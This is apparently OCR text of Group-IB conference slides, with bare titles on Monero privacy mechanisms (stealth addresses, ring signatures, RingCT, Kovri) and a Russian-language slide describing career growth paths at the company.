
GROUP-IB

STEALTH ADDRESSES




GROUP-IB

RING SIGNATURE




RING CT




KOVRI

GROUP-IB

MONERO



ПУТИ РАЗВИТИЯ В GROUP-IB

В GROUP-IB ТЫ МОЖЕШЬ ВЫБРАТЬ НЕСКОЛЬКО ПУТЕЙ ДЛЯ РОСТА

УПРАВЛЕНЧЕСКОЕ РАЗВИТИЕ

Ты можешь стать ментором для новичков, развивать стажёров,руководить командой или целым департаментом. Мы научим как создавать команду мечты и раскрывать её потенциал

ЭКСПЕРТНОЕ РАЗВИТИЕ

Углуби техническую экспертизу в своей профессиональной области. Компания спонсирует получение сертификатов, патентов, частично компенсирует профильное обучение и помогает в публикациях

МЕЖДУНАРОДНЫЕ РОТАЦИИ

Прими участие в самых сложных проектах по кибербезопасности по всему миру. Мы открываем офисы в разных странах и создаём в них локальные практики, обогащающие нашу глобальную экспертизу

СОЗДАНИЕ СОБСТВЕННОГО ПРОДУКТА

Реализуй свои самые смелые идеи. У тебя есть возможность создать свой собственный продукт и стать его руководителем. Мы поддержим твои начинания, в том числе с оформлением патента.

ВНУТРЕННИЕ РОТАЦИИ

Внутри своего отдела, внутри своего департамента, в различных продуктовых направлениях

GROUP-IB

Nikolay Mikryukov
@Nmikryukov

PREVENTING AND RESEARCHING CYBERCRIME SINCE 2003